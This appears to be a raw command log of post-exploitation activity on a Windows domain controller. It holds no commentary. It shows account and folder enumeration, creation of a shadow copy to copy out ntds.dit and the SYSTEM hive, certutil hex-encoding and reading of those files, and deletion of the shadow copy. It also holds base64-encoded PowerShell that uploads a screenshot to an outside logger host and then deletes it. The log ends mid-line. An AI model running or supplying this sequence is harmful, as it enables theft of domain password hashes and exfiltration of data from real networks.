[2023-02-07 10:16:11.628586]: dir "C:\Users\NETV4~1.5CL  .NET v4.5 Classic" /x /a
[2023-02-07 10:16:11.645717]: dir C:\Users\ADMINI~1 /x /a
[2023-02-07 10:16:11.657872]: net user HealthMailbox57897bf
[2023-02-07 10:16:11.690486]: dir C:\Users\ADMINI~1\.azuredatastudio /x /a
[2023-02-07 10:16:11.743990]: net user HealthMailbox7ac526f
[2023-02-07 10:16:11.763552]: dir C:\Users\ADMINI~1\.azuredatastudio\extensions /x /a
[2023-02-07 10:16:11.804538]: net user HealthMailboxae9aaca
[2023-02-07 10:16:11.824855]: dir C:\Users\ADMINI~1\AppData /x /a
[2023-02-07 10:16:11.884433]: net user HealthMailbox3fad29d
[2023-02-07 10:16:11.908411]: dir C:\Users\ADMINI~1\AppData\Local /x /a
[2023-02-07 10:16:11.953788]: net user HealthMailbox248b1a7
[2023-02-07 10:16:11.972291]: dir C:\Users\ADMINI~1\AppData\Local\BRAVES~1 /x /a
[2023-02-07 10:16:12.017392]: net user HealthMailboxcdb820c
[2023-02-07 10:16:12.092083]: dir C:\Users\ADMINI~1\AppData\Local\CONNEC~1 /x /a
[2023-02-07 10:16:12.132074]: net user HealthMailbox033519b
[2023-02-07 10:16:12.155233]: dir C:\Users\ADMINI~1\AppData\Local\IsolatedStorage /x /a
[2023-02-07 10:16:12.195665]: net user john.reaver
[2023-02-07 10:16:12.216905]: dir C:\Users\ADMINI~1\AppData\Local\IsolatedStorage\0jqz2oma.rio /x /a
[2023-02-07 10:16:12.273368]: net user suzanna.miles
[2023-02-07 10:16:12.291328]: dir C:\Users\ADMINI~1\AppData\Local\IsolatedStorage\0jqz2oma.rio\riqeeqwc.cic /x /a
[2023-02-07 10:16:12.329852]: net user danny.scott
[2023-02-07 10:16:12.350115]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1 /x /a
[2023-02-07 10:16:12.395491]: dir C:\Windows\ntds
[2023-02-07 10:16:12.410596]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\ApplicationInsights /x /a
[2023-02-07 10:16:12.434508]: cmd.exe /c mkdir c:\windows\temp\xslewhikekznuyvxztic
[2023-02-07 10:16:12.454759]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\ApplicationInsights\35766b1f215b471c8f07c7cd322f3fff6bc21c5b /x /a
[2023-02-07 10:16:12.518334]: cmd.exe /c vssadmin /?
[2023-02-07 10:16:12.541403]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\CREDEN~1 /x /a
[2023-02-07 10:16:12.571381]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand WwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoARQB4AGkAcwB0AHMAKAAiAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAcwBjAHIAZQBlAG4AcwBoAG8AdAAuAGIAbQBwACIAKQA=
[2023-02-07 10:16:12.587326]: cmd.exe /c vssadmin create shadow /for=C:
[2023-02-07 10:16:12.604467]: dir "C:\Users\ADMINI~1\AppData\Local\MICROS~1\Event Viewer" /x /a
[2023-02-07 10:16:12.619801]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\EXCHAN~1 /x /a
[2023-02-07 10:16:13.067186]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAAgAD0AIABbAE4AZQB0AC4AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbABUAHkAcABlAF0AOgA6AFQAbABzADEAMgA7ACAAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACAASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBNAGUAdABoAG8AZAAgAFAAbwBzAHQAIAAtAFUAcgBpACAAIgBoAHQAdABwAHMAOgAvAC8AMwAuAHAAZQBuAHQAZQBzAHQALQB0AG8AbwBsAHMALgBjAG8AbQA6ADQANAA5AC8AbABvAGcAZwBlAHIALwA3AGoAUABXAGcAawA3ADUAWgBWACIAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBFAHgAcABlAGMAdAAiAD0AIgAgACIAOwAgACIAWAAtAFAAVABUAC0AVABPAE8ATABTACIAPQAiADYAdwBrAEYAdwBhAFUAYwAzADcAUgBNAGIAdABVADUAawB0AFkAawB1AEsASwBwAGsAVQBwAEUAdgBVAGMAUQAiAH0AIAAtAEkAbgBmAGkAbABlACAAIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAHMAYwByAGUAZQBuAHMAaABvAHQALgBiAG0AcAAiACAALQBDAG8AbgB0AGUAbgB0AFQAeQBwAGUAIAAiAGkAbQBhAGcAZQAvAGoAcABnACIA
[2023-02-07 10:16:13.178823]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\EXCHAN~1\v15 /x /a
[2023-02-07 10:16:13.290466]: cmd.exe /c vssadmin list shadows
[2023-02-07 10:16:14.097824]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgBtAHAA
[2023-02-07 10:16:14.275159]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Feeds /x /a
[2023-02-07 10:16:14.368153]: cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\system32\config\SYSTEM C:\windows\temp\xslewhikekznuyvxztic\system.save
```

```
[2023-02-07 10:16:14.572781]: powershell.exe -ExecutionPolicy Bypass -EncodedCommand UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AcABzADEA
[2023-02-07 10:16:14.599001]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\FEEDSC~1 /x /a
[2023-02-07 10:16:14.626340]: cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit C:\windows\temp\xslewhikekznuyvxztic\ntds.save
[2023-02-07 10:16:15.007873]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\FEEDSC~1\4N9TL0Q5 /x /a
[2023-02-07 10:16:15.064370]: cmd.exe /c certutil -encodehex -f C:\windows\temp\xslewhikekznuyvxztic\ntds.save C:\windows\temp\xslewhikekznuyvxztic\ntds.txt 0x40000001
[2023-02-07 10:16:15.083559]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\FEEDSC~1\8WR1VBEG /x /a
[2023-02-07 10:16:16.381046]: cmd.exe /c makecab C:\windows\temp\xslewhikekznuyvxztic\system.save C:\windows\temp\xslewhikekznuyvxztic\system.cab
[2023-02-07 10:16:16.409694]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\FEEDSC~1\HCCAJPGY /x /a
[2023-02-07 10:16:19.525371]: cmd.exe /c certutil -encodehex -f C:\windows\temp\xslewhikekznuyvxztic\system.cab C:\windows\temp\xslewhikekznuyvxztic\system.txt 0x40000001
[2023-02-07 10:16:19.548898]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\FEEDSC~1\TJ8ZZ84B /x /a
[2023-02-07 10:16:19.649407]: cmd.exe /c vssadmin delete shadows /shadow={94e1a529-7ea1-4a91-b92e-06ce13d62602} /Quiet
[2023-02-07 10:16:19.669171]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INPUTP~1 /x /a
[2023-02-07 10:16:19.716746]: type C:\windows\temp\xslewhikekznuyvxztic\ntds.txt
[2023-02-07 10:16:19.739909]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INPUTP~1\TRAINE~1 /x /a
[2023-02-07 10:16:27.289821]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INSTAL~1 /x /a
[2023-02-07 10:16:27.423200]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INSTAL~1\CHECKP~1 /x /a
[2023-02-07 10:16:27.620671]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1 /x /a
[2023-02-07 10:16:27.732371]: type C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\brndlog.txt
[2023-02-07 10:16:27.805177]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\DomainSuggestions /x /a
[2023-02-07 10:16:27.862081]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\DOMStore /x /a
[2023-02-07 10:16:27.904004]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\EMIESI~1 /x /a
[2023-02-07 10:16:27.942976]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\EMIEUS~1 /x /a
[2023-02-07 10:16:27.983505]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\IECOMP~1 /x /a
[2023-02-07 10:16:28.026646]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\IEFlipAheadCache /x /a
[2023-02-07 10:16:28.066171]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\IMAGES~1 /x /a
[2023-02-07 10:16:28.109831]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\Recovery /x /a
[2023-02-07 10:16:28.154085]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\TABROA~1 /x /a
 [2023-02-07 10:16:28.201913]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\Tiles /x /a
 [2023-02-07 10:16:28.327686]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\TRACKI~1 /x /a
 [2023-02-07 10:16:28.370550]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\UrlBlock /x /a
 [2023-02-07 10:16:28.422565]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\VersionManager /x /a
 [2023-02-07 10:16:28.488713]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\MEDIAP~1 /x /a
 [2023-02-07 10:16:28.553878]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\MEDIAP~1\SYNCPL~1 /x /a
 [2023-02-07 10:16:28.605415]: dir "C:\Users\ADMINI~1\AppData\Local\MICROS~1\MEDIAP~1\Transcoded Files Cache" /x /a
 [2023-02-07 10:16:28.620551]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\PENWOR~1 /x /a
 [2023-02-07 10:16:28.667815]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\PLAYRE~1 /x /a
 [2023-02-07 10:16:28.753314]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\PLAYRE~1\INTERN~1 /x /a
 [2023-02-07 10:16:28.838178]: dir "C:\Users\ADMINI~1\AppData\Local\MICROS~1\SQL Server Management Studio" /x /a
 [2023-02-07 10:16:28.863288]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Vault /x /a
 [2023-02-07 10:16:28.905588]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Vault\Builtin.bkup /x /a
 [2023-02-07 10:16:28.947909]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Vault\USERPR~1 /x /a
 [2023-02-07 10:16:29.013962]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\VisualStudio /x /a
 [2023-02-07 10:16:29.054248]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\VisualStudio\SettingsLogs /x /a
 [2023-02-07 10:16:31.488517]: type C:\windows\temp\xslewhikekznuyvxztic\system.txt
 [2023-02-07 10:16:31.583862]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\VSCommon /x /a
 [2023-02-07 10:16:31.960021]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\VSCommon\15.0 /x /a
 [2023-02-07 10:16:32.296237]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\VsTelemetry /x /a
 [2023-02-07 10:16:32.334057]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\VsTelemetry\Default /x /a
 [2023-02-07 10:16:32.398475]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows /x /a
```

```
[2023-02-07 10:16:32.451149]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\1024 /x /a
[2023-02-07 10:16:32.524281]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\1033 /x /a
[2023-02-07 10:16:32.582285]: dir
C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\ActionCenterCache /x /a
[2023-02-07 10:16:32.635264]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\AppCache /x /a
[2023-02-07 10:16:32.686000]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\APPLIC~1 /x /a
[2023-02-07 10:16:32.742505]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\Burn /x /a
[2023-02-07 10:16:32.794790]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\Caches /x /a
[2023-02-07 10:16:32.843316]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\Explorer /x /a
[2023-02-07 10:16:32.974908]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\GAMEEX~1 /x /a
[2023-02-07 10:16:33.036213]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\History /x /a
[2023-02-07 10:16:33.091658]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\IECOMP~1 /x /a
[2023-02-07 10:16:33.138491]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\IECOMP~2 /x /a
[2023-02-07 10:16:33.183286]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\IEDOWN~1 /x /a
[2023-02-07 10:16:33.230327]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\INETCA~1 /x /a
[2023-02-07 10:16:33.286570]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\INETCO~1 /x /a
[2023-02-07 10:16:33.344849]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\NOTIFI~1 /x /a
[2023-02-07 10:16:33.381057]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\POWERS~1 /x /a
[2023-02-07 10:16:33.415698]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\PRICache /x /a
[2023-02-07 10:16:33.451488]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\RINGTO~1 /x /a
[2023-02-07 10:16:33.495436]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\ROAMIN~1 /x /a
[2023-02-07 10:16:33.528381]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\Safety /x /a
[2023-02-07 10:16:33.562149]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\SchCache /x /a
[2023-02-07 10:16:33.677886]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\SETTIN~1 /x /a
[2023-02-07 10:16:33.712026]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\Shell /x /a
[2023-02-07 10:16:33.750199]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\WebCache /x /a
[2023-02-07 10:16:33.783344]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\WER /x /a
[2023-02-07 10:16:33.818118]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\Windows\WinX /x /a
[2023-02-07 10:16:33.858834]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\WINDOW~2 /x /a
[2023-02-07 10:16:33.893764]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\WINDOW~2\Gadgets /x /a
[2023-02-07 10:16:33.930215]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~1\WINDOW~1 /x /a
[2023-02-07 10:16:33.963771]: dir C:\Users\ADMINI~1\AppData\Local\MICROS~2 /x /a
[2023-02-07 10:16:33.998141]: dir "C:\Users\ADMINI~1\AppData\Local\MICROS~2\SERVER~1.EXE
ServerManager.exe_StrongName_m3xk0k0ucj0oj3ai2hibnhnv4xobnimj" /x /a
[2023-02-07 10:16:34.010496]: dir C:\Users\ADMINI~1\AppData\Local\Packages /x /a
[2023-02-07 10:16:34.045559]: dir C:\Users\ADMINI~1\AppData\Local\Packages\ACTIVE~1 /x /a
[2023-02-07 10:16:34.080065]: dir C:\Users\ADMINI~1\AppData\Local\Packages\ACTIVE~1\LOCALS~1 /x /a
[2023-02-07 10:16:34.114317]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.BRO
Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.126150]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.ACC
Microsoft.AccountsControl_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.137421]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.BIO
Microsoft.BioEnrollment_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.148441]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.LOC
Microsoft.LockApp_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.159057]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.CHX
Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.169757]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.ASS
Microsoft.Windows.AssignedAccessLockApp_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.180662]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.CLO
Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.199846]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.COR
Microsoft.Windows.Cortana_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.215216]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.SEC
Microsoft.Windows.SecondaryTileExperience_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.226411]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.SHE
Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.237709]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\MICROS~1.XBO
Microsoft.XboxGameCallableUI_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.250800]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\WINDOW~1.IMM
windows.immersivecontrolpanel_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.261203]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\WINDOW~1.MIR
Windows.MiracastView_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.271594]: dir "C:\Users\ADMINI~1\AppData\Local\Packages\WINDOW~1.PRI
Windows.PrintDialog_cw5n1h2txyewy" /x /a
[2023-02-07 10:16:34.282949]: dir C:\Users\ADMINI~1\AppData\Local\PEERDI~1 /x /a
[2023-02-07 10:16:34.319126]: dir C:\Users\ADMINI~1\AppData\Local\Programs /x /a
```

```
[2023-02-07 10:16:34.396910]: dir C:\Users\ADMINI~1\AppData\Local\Programs\Common /x /a
[2023-02-07 10:16:34.432030]: dir C:\Users\ADMINI~1\AppData\Local\Temp /x /a
[2023-02-07 10:16:34.479674]: type
C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesBridgehead.txt
[2023-02-07 10:16:34.516649]: type
C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesClientAccess.txt
[2023-02-07 10:16:34.597199]: type C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesCommon.txt
[2023-02-07 10:16:34.675894]: type
C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesFrontEndTransport.txt
[2023-02-07 10:16:34.719970]: type
C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesMailbox.txt
[2023-02-07 10:16:34.759453]: type
C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesTransport.txt
[2023-02-07 10:16:34.795769]: type C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesUM.txt
[2023-02-07 10:16:34.834318]: dir C:\Users\ADMINI~1\AppData\Local\Temp\2 /x /a
[2023-02-07 10:16:34.871412]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR12B0.tmp /x /a
[2023-02-07 10:16:34.906886]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR12B0.tmp\empty.txt
[2023-02-07 10:16:34.944948]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR135.tmp /x /a
[2023-02-07 10:16:34.979463]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR135.tmp\empty.txt
[2023-02-07 10:16:35.056011]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR1DEC.tmp /x /a
[2023-02-07 10:16:35.092799]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR1DEC.tmp\empty.txt
[2023-02-07 10:16:35.126609]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR279E.tmp /x /a
[2023-02-07 10:16:35.165565]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR279E.tmp\empty.txt
[2023-02-07 10:16:35.200640]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR35EE.tmp /x /a
[2023-02-07 10:16:35.236402]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR35EE.tmp\empty.txt
[2023-02-07 10:16:35.270686]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR45B0.tmp /x /a
[2023-02-07 10:16:35.307057]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR45B0.tmp\empty.txt
[2023-02-07 10:16:35.341984]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR56DB.tmp /x /a
[2023-02-07 10:16:35.378924]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR56DB.tmp\empty.txt
[2023-02-07 10:16:35.416383]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR5E51.tmp /x /a
[2023-02-07 10:16:35.453999]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR5E51.tmp\empty.txt
[2023-02-07 10:16:35.489880]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR6C2B.tmp /x /a
[2023-02-07 10:16:35.531066]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR6C2B.tmp\empty.txt
[2023-02-07 10:16:35.618597]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR7412.tmp /x /a
[2023-02-07 10:16:35.650590]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR7412.tmp\empty.txt
[2023-02-07 10:16:35.682565]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR7A38.tmp /x /a
[2023-02-07 10:16:35.716162]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR7A38.tmp\empty.txt
[2023-02-07 10:16:35.748455]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR7E4.tmp /x /a
[2023-02-07 10:16:35.780915]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR7E4.tmp\empty.txt
[2023-02-07 10:16:35.811854]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR7EAE.tmp /x /a
[2023-02-07 10:16:35.844398]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR7EAE.tmp\empty.txt
[2023-02-07 10:16:35.875973]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR7FA3.tmp /x /a
[2023-02-07 10:16:35.915552]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR7FA3.tmp\empty.txt
[2023-02-07 10:16:35.947898]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR88BA.tmp /x /a
[2023-02-07 10:16:35.980593]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR88BA.tmp\empty.txt
[2023-02-07 10:16:36.011494]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDR8A29.tmp /x /a
[2023-02-07 10:16:36.044635]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDR8A29.tmp\empty.txt
[2023-02-07 10:16:36.116428]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRA1FC.tmp /x /a
[2023-02-07 10:16:36.149987]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRA1FC.tmp\empty.txt
[2023-02-07 10:16:36.184989]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRB1CE.tmp /x /a
[2023-02-07 10:16:36.218815]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRB1CE.tmp\empty.txt
[2023-02-07 10:16:36.254158]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRD7E9.tmp /x /a
[2023-02-07 10:16:36.289215]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRD7E9.tmp\empty.txt
[2023-02-07 10:16:36.320181]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRE04F.tmp /x /a
[2023-02-07 10:16:36.352623]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRE04F.tmp\empty.txt
[2023-02-07 10:16:36.385502]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRE1A.tmp /x /a
[2023-02-07 10:16:36.421995]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRE1A.tmp\empty.txt
[2023-02-07 10:16:36.454637]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRE676.tmp /x /a
[2023-02-07 10:16:36.491361]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRE676.tmp\empty.txt
[2023-02-07 10:16:36.530326]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDREABD.tmp /x /a
[2023-02-07 10:16:36.568838]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDREABD.tmp\empty.txt
[2023-02-07 10:16:36.711759]: dir C:\Users\ADMINI~1\AppData\Local\Temp\RDRF4F7.tmp /x /a
[2023-02-07 10:16:36.746154]: type C:\Users\ADMINI~1\AppData\Local\Temp\RDRF4F7.tmp\empty.txt
[2023-02-07 10:16:36.780128]: dir C:\Users\ADMINI~1\AppData\Local\Temp\SSMS /x /a
[2023-02-07 10:16:36.813916]: dir C:\Users\ADMINI~1\AppData\Local\Temp\SsmsSetup /x /a
```

```
[2023-02-07 10:16:36.848670]: dir C:\Users\ADMINI~1\AppData\Local\Temp\VSRemoteControl /x /a
[2023-02-07 10:16:36.881515]: dir C:\Users\ADMINI~1\AppData\Local\TILEDA~1 /x /a
[2023-02-07 10:16:36.915266]: dir C:\Users\ADMINI~1\AppData\Local\TILEDA~1\Database /x /a
[2023-02-07 10:16:36.953499]: dir C:\Users\ADMINI~1\AppData\LocalLow /x /a
[2023-02-07 10:16:36.987856]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1 /x /a
[2023-02-07 10:16:37.021373]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\CRYPTN~1 /x /a
[2023-02-07 10:16:37.056358]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\CRYPTN~1\Content /x
/a
[2023-02-07 10:16:37.091778]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\CRYPTN~1\MetaData /x
/a
[2023-02-07 10:16:37.126052]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\INTERN~1 /x /a
[2023-02-07 10:16:37.161205]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\INTERN~1\Services /x
/a
[2023-02-07 10:16:37.236388]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\Windows /x /a
[2023-02-07 10:16:37.272323]: dir C:\Users\ADMINI~1\AppData\LocalLow\MICROS~1\Windows\AppCache /x
/a
[2023-02-07 10:16:37.307458]: dir C:\Users\ADMINI~1\AppData\Roaming /x /a
[2023-02-07 10:16:37.365391]: dir C:\Users\ADMINI~1\AppData\Roaming\Adobe /x /a
[2023-02-07 10:16:37.399212]: dir C:\Users\ADMINI~1\AppData\Roaming\Adobe\FLASHP~1 /x /a
[2023-02-07 10:16:37.432880]: dir C:\Users\ADMINI~1\AppData\Roaming\Adobe\FLASHP~1\NATIVE~1 /x /a
[2023-02-07 10:16:37.467382]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio /x /a
[2023-02-07 10:16:37.503102]: dir "C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Azure
Accounts" /x /a
[2023-02-07 10:16:37.517120]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Backups /x /a
[2023-02-07 10:16:37.555075]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\blob_storage
/x /a
[2023-02-07 10:16:37.598529]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\Cache /x /a
[2023-02-07 10:16:37.637008]: dir C:\Users\ADMINI~1\AppData\Roaming\azuredatastudio\CachedData /x
